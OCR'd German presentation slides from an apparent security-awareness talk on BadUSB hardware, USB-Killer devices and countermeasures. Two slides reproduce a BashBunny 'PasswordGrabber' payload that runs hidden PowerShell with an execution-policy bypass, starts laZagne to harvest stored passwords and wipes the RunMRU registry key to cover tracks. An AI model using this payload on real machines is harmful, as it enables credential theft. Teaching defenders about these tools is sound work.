


Ferngesteuerte Tools

InputStick



InputStick



Hacking Hardware

BadUSB Tools & USB-Killer


- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

MalDuino W

Hacking Hardware

BadUSB Tools & USB-Killer
- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

MalDuino W



Hacking Hardware

BadUSB Tools & USB-Killer

- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

Multifunktionale Geräte

Key Croc

Hacking Hardware

BadUSB Tools & USB-Killer
- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

BashBunny

Hacking Hardware

BadUSB Tools & USB-Killer
- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

BashBunny

payload.txt - Editor

Datei Bearbeiten Format Ansicht Hilfe

```
DUCKY_LANG de

LOOTDIR=/root/udisk/loot/PasswordGrabber

LED SETUP
GET SWITCH_POSITION
ATTACKMODE HID STORAGE

mkdir -p $LOOTDIR

LED ATTACK
RUN WIN "powerShell -windowstyle hidden -ExecutionPolicy Bypass .((gwmi win32_volume -f 'label=''BashBunny''').Name+'payloa
sleep 10

LED FINISH
```

Zeile 1, Spalte 1 | 100% | Windows (CRLF) | UTF-8

payload.ps1 - Editor


Datei Bearbeiten Format Ansicht Hilfe

```
$dest = ((Get-WmiObject win32_volume -f 'label=''BashBunny''').Name+'loot\PasswordGrabber')
$filter = 'password_'+ $env:COMPUTERNAME
$filecount = ((Get-ChildItem -filter ($filter + "*") -path $dest | Measure-Object | Select -ExpandProperty Count) + 1)
Start-Process -WindowStyle Hidden -FilePath ((Get-WmiObject win32_volume -f 'label=''BashBunny''').Name+'tools\laZagne.exe'
Remove-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU' -Name '*' -ErrorAction Silently
```

Zeile 4, Spalte 112 | 100% | Unix (LF) | UTF-8

Quelle: github.com (8)

P4wnP1 ALOA



Zerstörung mit USB-Killer

USBKill

USBKill

Gegenmaßnahmen

- Zugangsbeschränkung, damit nur autorisierte Personen Zutritt haben
- Übersichtliche und aufgeräumte Arbeitsplätze (Kabelmanagement)
- Schulung von Mitarbeitenden, um Hacking Hardware zu erkennen
- Sicherung von Rechnersystemen durch bauliche Maßnahmen
- Erkennen und melden von Unterbrechungen
- Softwarelösung zum Blockieren neuer Geräte
- USB-Schlösser zum Blockieren von Ports

„Amateurs hack systems, professionals hack people.“

Bruce Schneier

Fragen?

Nächster VDI-Vortrag - 28.04.2022

Herzrasen-Die 3 Säulen der Zielerreichung

In seinem Vortrag Herzrasen spricht Daniel Engelbrecht über die drei Säulen der Zielerreichung. Die Säulen, die ihm auf seinem Weg geholfen haben. Über den unbändigen Willen, seine Ziele zu erreichen und dennoch die Achtsamkeit nie aus dem Auge zu verlieren, um die Gesundheit nicht zu gefährden.

Nächster eigener VDI-Vortrag - 25.05.2022

DDoS-Attacken, ein reales Risiko

Ist für Sie schon einmal eine Website oder ein Server nicht erreichbar gewesen? Dann steckt eventuell ein Distributed Denial of Service (DDoS)-Angriff dahinter, der einen Server oder einen Client mit einer großen Anzahl von Anfragen überlastet, so dass legitime Anfragen nicht mehr bearbeitet werden können.

Nächster eigener Workshop - 11.06.2022

Hacking Hardware - Cyber Security Workshop

Angreifer können vor Ort mit Hilfe von Hardware-Tools Systeme gezielt angreifen. Jedoch gibt es effektive Maßnahmen, um sich davor zu schützen. Dazu ist es wichtig, die verbreitetsten Tools zu kennen und zu verstehen. Im Workshop lernen Sie die typischen Angriffe mit Hacking Hardware.

Fachbuch

Hardware & Security

Folien des Vortrags

Blog www.scheible.it

Quellen

(1) https://shop.hak5.org, abgerufen am 12.04.2022

(2) https://lab401.com, abgerufen am 12.04.2022

(3) https://www.hackmod.de, abgerufen am 12.04.2022

(4) https://firewire-revolution.de, abgerufen am 12.04.2022

(5) https://therecord.media/fbi-fin7-hackers-target-us-companies-with-badusb-devices-to-install-ransomware/, abgerufen am 12.04.2022

(6) https://ducktoolkit.com/, abgerufen am 12.04.2022

(7) https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payload---Open-Webpage%2C-Any-Platform, abgerufen am 12.04.2022

(8) https://github.com/hak5/bashbunny-payloads/tree/master/payloads/library/credentials/PasswordGrabber, abgerufen am 12.04.2022